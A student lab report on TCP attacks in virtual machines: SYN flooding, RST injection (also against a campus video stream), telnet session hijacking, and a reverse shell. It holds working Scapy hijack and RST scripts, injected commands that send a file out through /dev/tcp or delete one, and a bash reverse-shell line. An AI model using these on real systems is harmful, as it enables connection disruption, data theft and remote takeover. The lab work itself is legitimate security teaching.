Lab 2 TCP Attacks

> 管佳乐 16307130212


Task 1 SYN Flood Attack

Task 1.1 Attack Without SYN Cookie

As the document says, I executed the following commands to check the network settings on the victim host.

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog # the maximum of connection for TCP
net.ipv4.tcp_max_syn_backlog = 128
$ sudo sysctl -a | grep tcp_syncookies        # check the state of SYN cookie
net.ipv4.tcp_syncookies = 1
$ sudo sysctl -w net.ipv4.tcp_syncookies=0    # turn off SYN cookie
```

Before launching the attack, I ensured there is no connection marked as SYN-RECV.




```
[10/03/18]seed@VM:~$ sudo netstat -na | grep SYN_RECV
[10/03/18]seed@VM:~$ 
```

Then I attacked port 80 of the victim host.

```
$ sudo netwox 76 -i "10.0.2.6" -p "80"
```

Connection status of the victim after the attack. We can see there are many half-connected connections from diffrent faked sources.

```
$ sudo netstat -na | grep SYN-RECV
$ sudo netstat -na | grep SYN_RECV | wc -l # check the amount of the items
```




```
tcp6       0      0 10.0.2.6:80             249.36.47.199:55948     SYN_RECV
tcp6       0      0 10.0.2.6:80             252.168.98.254:6292     SYN_RECV
tcp6       0      0 10.0.2.6:80             241.148.140.218:31797   SYN_RECV
tcp6       0      0 10.0.2.6:80             242.208.18.229:13314    SYN_RECV
tcp6       0      0 10.0.2.6:80             243.106.60.52:43662     SYN_RECV
tcp6       0      0 10.0.2.6:80             243.24.20.197:12682     SYN_RECV
tcp6       0      0 10.0.2.6:80             246.157.193.115:40458   SYN_RECV
tcp6       0      0 10.0.2.6:80             243.161.107.25:33794    SYN_RECV
tcp6       0      0 10.0.2.6:80             243.133.116.125:64477   SYN_RECV
tcp6       0      0 10.0.2.6:80             250.133.142.83:49726    SYN_RECV
tcp6       0      0 10.0.2.6:80             249.245.82.47:29413     SYN_RECV
tcp6       0      0 10.0.2.6:80             252.189.61.65:64966     SYN_RECV
tcp6       0      0 10.0.2.6:80             243.151.232.30:12116    SYN_RECV
tcp6       0      0 10.0.2.6:80             255.136.171.154:53937   SYN_RECV
tcp6       0      0 10.0.2.6:80             241.229.143.72:25990    SYN_RECV
tcp6       0      0 10.0.2.6:80             240.197.59.31:22066     SYN_RECV
tcp6       0      0 10.0.2.6:80             244.202.249.45:14504    SYN_RECV
tcp6       0      0 10.0.2.6:80             246.126.210.141:26052   SYN_RECV
tcp6       0      0 10.0.2.6:80             244.48.68.206:31953     SYN_RECV
tcp6       0      0 10.0.2.6:80             251.139.233.231:40709   SYN_RECV
[10/03/18]seed@VM:~$ sudo netstat -na | grep SYN_RECV | wc -l
97
```

Task 1.2 Attack With SYN Cookies

I turned on the SYN cookies

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1    # turn on SYN cookie
```

Then repeat the attack as Task 1.1



```
[10/03/18]seed@VM:~$ sudo netstat -na | grep SYN_RECV | wc -l
128
```

The victim seems to be supporting more connections.

The explanation: When the server received an SYN request, it will send the hash code of the source address and port back to the client. And server don't have to reserve lots of resources for the connection. Only when the client sends back a corresponding ACK response will the server allocate connection resources. Thus the server could support more connections.


Task 2 TCP RST Attack

Task 2.1 Using Netwox

> Telnet

```
$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.6 and host 10.0.2.7 and port 23" -s
'linkb'
```


When I tried to connect 10.0.2.7 from 10.0.2.6. The connection was disrupted by 10.0.2.5



```
[10/03/18]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Connection closed by foreign host.
```

> SSH


```
$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.6 and host 10.0.2.7 and port 22" -s
'linkb'
```



```
[10/04/18]seed@VM:~$ ssh 10.0.2.7
ssh_exchange_identification: read: Connection reset by peer
```

The sign reads the connection was reset by peer. It indicates an immediate dropping of the connection. That is just typically what a RST packet does.

Below is a screenshot from Wireshark. We can see that there are many fake RST packets.



```
   2 2018-10-04 03:25:37.5547268… 10.0.2.7          10.0.2.6          TCP       74 22 → 44510 [SYN, ACK] Seq=2033734678 Ack=3073865701 Win=28960 Len=
   3 2018-10-04 03:25:37.5547495… 10.0.2.6          10.0.2.7          TCP       66 44510 → 22 [ACK] Seq=3073865701 Ack=2033734679 Win=29312 Len=0 TSv
   4 2018-10-04 03:25:37.5555024… 10.0.2.6          10.0.2.7          SSHv2    107 Client: Protocol (SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2)
   5 2018-10-04 03:25:37.5558175… 10.0.2.7          10.0.2.6          TCP       66 22 → 44510 [ACK] Seq=2033734679 Ack=3073865742 Win=29056 Len=0 TSv
   6 2018-10-04 03:25:37.5827658… 10.0.2.7          10.0.2.6          TCP       60 22 → 44510 [RST, ACK] Seq=0 Ack=3073865701 Win=0 Len=0
   7 2018-10-04 03:25:37.5830256… 10.0.2.6          10.0.2.7          TCP       60 44510 → 22 [RST, ACK] Seq=3073865701 Ack=2033734679 Win=0 Len=0
   8 2018-10-04 03:25:37.5830287… 10.0.2.7          10.0.2.6          TCP       60 22 → 44510 [RST, ACK] Seq=2033734679 Ack=3073865702 Win=0 Len=0
   9 2018-10-04 03:25:37.5832430… 10.0.2.7          10.0.2.6          TCP       60 22 → 44510 [RST, ACK] Seq=2033734679 Ack=3073865702 Win=0 Len=0
  10 2018-10-04 03:25:37.5832483… 10.0.2.6          10.0.2.7          TCP       60 [TCP ACKed unseen segment] 44510 → 22 [RST, ACK] Seq=3073865742 Ac
  11 2018-10-04 03:25:42.6166146… PcsCompu_33:6c:48 PcsCompu_58:3d:bc ARP       42 Who has 10.0.2.7? Tell 10.0.2.6
  12 2018-10-04 03:25:42.6170915… PcsCompu_58:3d:bc PcsCompu_33:6c:48 ARP       60 10.0.2.7 is at 08:00:27:58:3d:bc
  13 2018-10-04 03:25:42.7953528… PcsCompu_58:3d:bc PcsCompu_33:6c:48 ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
  14 2018-10-04 03:25:42.7953679… PcsCompu_33:6c:48 PcsCompu_58:3d:bc ARP       42 10.0.2.6 is at 08:00:27:33:6c:48

▸ Frame 10: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_58:3d:bc (08:00:27:58:3d:bc)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
▸ Transmission Control Protocol, Src Port: 44510, Dst Port: 22, Seq: 3073865742, Ack: 2033734680, Len: 0
```

Task 2.2 Using Scapy


```
# rst_telnet.py
from scapy.all import *

def do_rst(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
              flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    pkt = ip/tcp
    # ls(pkt)
    send(pkt,verbose=0)

pkt=sniff(filter='host 10.0.2.6 and host 10.0.2.7 and port 23',prn=do_rst)
```

Execute the program with privilege on 10.0.2.5

```
$ sudo python3 rst_telnet.py
```

> Telnet

The connection between 10.0.2.6 and 10.0.2.7 was successfully disrupted.




```
[10/04/18]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
```

> SSH

I changed the port of the sniff filter to 22 and applied it to a SSH connection.

```
pkt=sniff(filter='host 10.0.2.6 and host 10.0.2.7 and port 22',prn=do_rst)
```




```
[10/04/18]seed@VM:~$ ssh 10.0.2.7
Connection reset by 10.0.2.7 port 22
```

Task 3 TCP RST Attack on Video Streaming

```
$ sudo netwox 78 -d "enp0s3" -f "src 10.0.2.6 and dst 10.64.130.4" -s 'linkf'
```

Nowadays, many websites has a distributed system for video streaming. It is too hard to detect the content server and stop the connection just by an individual command. So I chose a campus site which does not applied such a distributed system. I launched the command and RSTed every packet between my virtual machine and the content server. Thus a loop appeared on the screen. It did not disappear until I stopped the command.




复旦视频新闻

复旦视频新闻是传播校园新闻的平台，播出近期校内的实事信息和重要活动。在校园内的各大媒体平台滚动播出，一周一期。至今已播出十余学年。

其中设立的“学子动态”栏目由学生团队独立挖掘选题、采访拍摄，关注学生中的热点话题。

复旦新闻2013-2014学年第二学期第十四期
1、复旦大学举行卢鹤绂先生诞辰100周年纪念会
2、武警部队优秀大学生干部先进事迹报告会在复旦大学举行
3、复旦大学举行老教授协会和退（离）休教师协会会员代表大会

I only spied on the enp0s3 NIC, so the loop packets are not shown. But we can see that because the host thought that the connection is stopped, it did not send response to the server. Therefore the server keeps sending Dup ACK back to the client.



```
 42 2018-10-05 08:27:15.0578321… 10.0.2.6        10.64.130.4   TCP    54 40656 → 1935 [ACK] Seq=2422900164 Ack=1000205 Win=43800 Len=0
 43 2018-10-05 08:27:16.1305873… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 7#1] 48742 → 80 [ACK] Seq=1113622821 Ack=987108 Win=31088 Len=0
 45 2018-10-05 08:27:16.1307120… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 8#1] [TCP ACKed unseen segment] 80 → 48742 [ACK] Seq=987108 Ack=1113622822 Win=31859 Len=0
 47 2018-10-05 08:27:16.3869458… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 11#1] 48740 → 80 [ACK] Seq=3859101885 Ack=1283623 Win=65535 Len=0
 49 2018-10-05 08:27:16.3870813… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 12#1] [TCP ACKed unseen segment] 80 → 48740 [ACK] Seq=1283623 Ack=3859101886 Win=32768 Len=0
 54 2018-10-05 08:27:26.3706799… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 7#2] 48742 → 80 [ACK] Seq=1113622821 Ack=987108 Win=31088 Len=0
 56 2018-10-05 08:27:26.3708034… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 8#2] [TCP ACKed unseen segment] 80 → 48742 [ACK] Seq=987108 Ack=1113622822 Win=31859 Len=0
 58 2018-10-05 08:27:26.6264686… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 11#2] 48740 → 80 [ACK] Seq=3859101885 Ack=1283623 Win=65535 Len=0
 60 2018-10-05 08:27:26.6267690… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 12#2] [TCP ACKed unseen segment] 80 → 48740 [ACK] Seq=1283623 Ack=3859101886 Win=32768 Len=0
 62 2018-10-05 08:27:36.6104881… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 7#3] 48742 → 80 [ACK] Seq=1113622821 Ack=987108 Win=31088 Len=0
 64 2018-10-05 08:27:36.6106755… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 8#3] [TCP ACKed unseen segment] 80 → 48742 [ACK] Seq=987108 Ack=1113622822 Win=31859 Len=0
 66 2018-10-05 08:27:36.8669779… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 11#3] 48740 → 80 [ACK] Seq=3859101885 Ack=1283623 Win=65535 Len=0
 68 2018-10-05 08:27:36.8671115… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 12#3] [TCP ACKed unseen segment] 80 → 48740 [ACK] Seq=1283623 Ack=3859101886 Win=32768 Len=0
 70 2018-10-05 08:27:46.8507645… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 7#4] 48742 → 80 [ACK] Seq=1113622821 Ack=987108 Win=31088 Len=0
 72 2018-10-05 08:27:46.8509048… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 8#4] [TCP ACKed unseen segment] 80 → 48742 [ACK] Seq=987108 Ack=1113622822 Win=31859 Len=0
 74 2018-10-05 08:27:47.1062697… 10.0.2.6        10.64.130.4   TCP    54 [TCP Dup ACK 11#4] 48740 → 80 [ACK] Seq=3859101885 Ack=1283623 Win=65535 Len=0
 76 2018-10-05 08:27:47.1064498… 10.64.130.4     10.0.2.6      TCP    60 [TCP Dup ACK 12#4] [TCP ACKed unseen segment] 80 → 48740 [ACK] Seq=1283623 Ack=3859101886 Win=32768 Len=0
 78 2018-10-05 08:27:55.1435941… 10.0.2.6        10.64.130.4   RTMP   87 pause()
 79 2018-10-05 08:27:55.1723512… 10.64.130.4     10.0.2.6      TCP    60 1935 → 40656 [ACK] Seq=1000205 Ack=2422900197 Win=32463 Len=0
 80 2018-10-05 08:27:55.2654252… 10.64.130.4     10.0.2.6      RTMP  238 onStatus('NetStream.Pause.Notify')
 81 2018-10-05 08:27:55.2655421… 10.0.2.6        10.64.130.4   TCP    54 40656 → 1935 [ACK] Seq=2422900197 Ack=1000389 Win=46720 Len=0
 82 2018-10-05 08:27:56.1420299… 10.0.2.6        10.64.130.4   RTMP   87 pause()
 83 2018-10-05 08:27:56.1737482… 10.64.130.4     10.0.2.6      RTMP  238 onStatus('NetStream.Pause.Notify')
 84 2018-10-05 08:27:56.1762223… 10.0.2.6        10.64.130.4   TCP    54 40656 → 1935 [ACK] Seq=2422900230 Ack=1000573 Win=49640 Len=0
```

Task 4 TCP Session Hijacking

Task 4.1 Using Netwox


Open a shell and show the content from the socket 9090

```
$ nc -l 9090 -v
```

I did this according to the tutorial slide. This would project the file onto the attacker.

```
>>> "\ncat /home/seed/cipher.txt > /dev/tcp/10.0.2.5/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f6369706865722e747874203e202f6465762f7463702f31302e302e322e352f393039300a'
```


This is the most recent packet between the 2 victims. Because it has no load. So my hijacking would share the same SEQ and ACK numbers with that packet.



```
 103 2018-10-08 05:14:12.979997557      10.0.2.7          10.0.2.6          TELNET      87 Telnet Data ...
rame 103: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
thernet II, Src: PcsCompu_58:3d:bc (08:00:27:58:3d:bc), Dst: PcsCompu_33:6c:48 (08:00:27:33:6c:48)
nternet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6
ransmission Control Protocol, Src Port: 23, Dst Port: 58610, Seq: 10426812, Ack: 3096997079, Len: 21
 Source Port: 23
 Destination Port: 58610
 [Stream index: 1]
 [TCP Segment Len: 21]
 Sequence number: 10426812
 [Next sequence number: 10426833]
 Acknowledgment number: 3096997079
 Header Length: 32 bytes
▸ Flags: 0x018 (PSH, ACK)
 Window size value: 227
 [Calculated window size: 29056]
 [Window size scaling factor: 128]
 Checksum: 0x1292 [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0
▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▸ [SEQ/ACK analysis]
```

Below are the command I used.


```
$ sudo netwox 40 -e 31040 -j 64 -l 10.0.2.6 -m 10.0.2.7 -o 58610 -p 23 -q 3096997079 -r
10426833 -z -A -E 245 -H
'0a636174202f686f6d652f736565642f6369706865722e747874203e202f6465762f7463702f31302e302e
322e352f393039300a'
# -e --ip4-id     = pkt[IP].id+1
# -j --ip4-ttl    = 64, default for linux
# -l --ip4-src    = fake src
# -m --ip4-dst    = true victim
# -o --tcp-src    = pkt[TCP].sport
# -p --tcp-dst    = pkt[TCP].dport
# -q --tcp-seqnum = pkt[TCP].seq
# -r --tcp-acknum = pkt[TCP].ack
# -z --tcp-ack    = set
# -A --tcp-psh    = set
# -E --tcp-window = 245, according to a real sample
# -H --tcp-data   = the command
```



```
[10/08/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sp
ort 59310)
seed-dees
os2018-os2018
```

I did another try to show the program directory of the victim

```
$ sudo netwox 40 -e 28147 -j 64 -l 10.0.2.6 -m 10.0.2.7 -o 58612 -p 23 -q 2741035590 -r
2852833617 -z -A -E 245 -H
'0a6c73202f7573722f62696e2f203e202f6465762f7463702f31302e302e322e352f393039300a'
# "\nls /usr/bin/ > /dev/tcp/10.0.2.5/9090\n"
```




```
xzgrep
xzless
xzmore
ybmtopbm
yelp
yes
yuvsplittoppm
yuvtoppm
zdump
zeisstopnm
zeitgeist-daemon
zeitgeist-datahub
zenity
zip
zipcloak
zipdetails
zipgrep
zipinfo
zipnote
zipsplit
zjsdecode
zlib-flate
zsh
[10/08/18]seed@VM:~$
```

Task 4.2 Using Scapy

The scapy implementation borrowed some key features from netwox. I wait for a pause so that the load would be empty. Since every command is followed by a zero-load packet, it will make the implementation much easier. And I also added some other facilities to increase the probability of success.


```python
from scapy.all import *

# remove duplication
# {"dest ip":times}
dest_record = {}


def do_hijack(pkt):
    key = pkt[IP].dst
    if key not in dest_record:     # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:   # prior victim
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            return
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len:  # exist content
            return
        else:
            dest_record[key] = -1   # attack

    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18)
    raw = Raw(load='\r\nrm ~/cipher1.txt\r\n')
    pkt = ip/tcp/raw
    send(pkt, verbose=0)
    print('attacked', key)


pkt = sniff(filter='dst port 23', prn=do_hijack)
```

Attacking from 10.0.2.5



```
^C[10/29/18]seed@VM:~/.../task4$ sudo python3 hijack.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
attacked 10.0.2.7
```

The screenshot from victim 10.0.2.7. After the attack, the file `cipher.txt` was deleted.



```
[10/29/18]seed@VM:~$ cp cipher.txt cipher1.txt
[10/29/18]seed@VM:~$ ls
bin           Customization  Downloads         Music     source
cipher1.txt   Desktop        examples.desktop  Pictures  Templates
cipher.txt    Documents      host              Public    Videos
[10/29/18]seed@VM:~$ ls
bin            Desktop    examples.desktop  Pictures  Templates
cipher.txt     Documents  host              Public    Videos
Customization  Downloads  Music             source
[10/29/18]seed@VM:~$ 
```

Task 5 Reverse Shell

The basic implementation is very similiar to that of task 4.

First step to start a listening port by netcat.


```
$ nc -l 9090 -v
```

Transform the shell command to the python code.

```
$ /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1
```

```
raw = Raw(load='\r\n/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r\n')
```

Again, I started my attack from 10.0.2.5. When 10.0.2.6 was trying to communicate with 10.0.2.7, my listening port start an interactive shell. From the screen, we can see that the home directory contains `cipher.txt` . The attack succeeded.



```
[10/29/18]seed@VM:~/.../task5$ sudo python3 hijack.py
[sudo] password for seed:
WARNING: No route found for IPv6 destination :: (no default route?). T
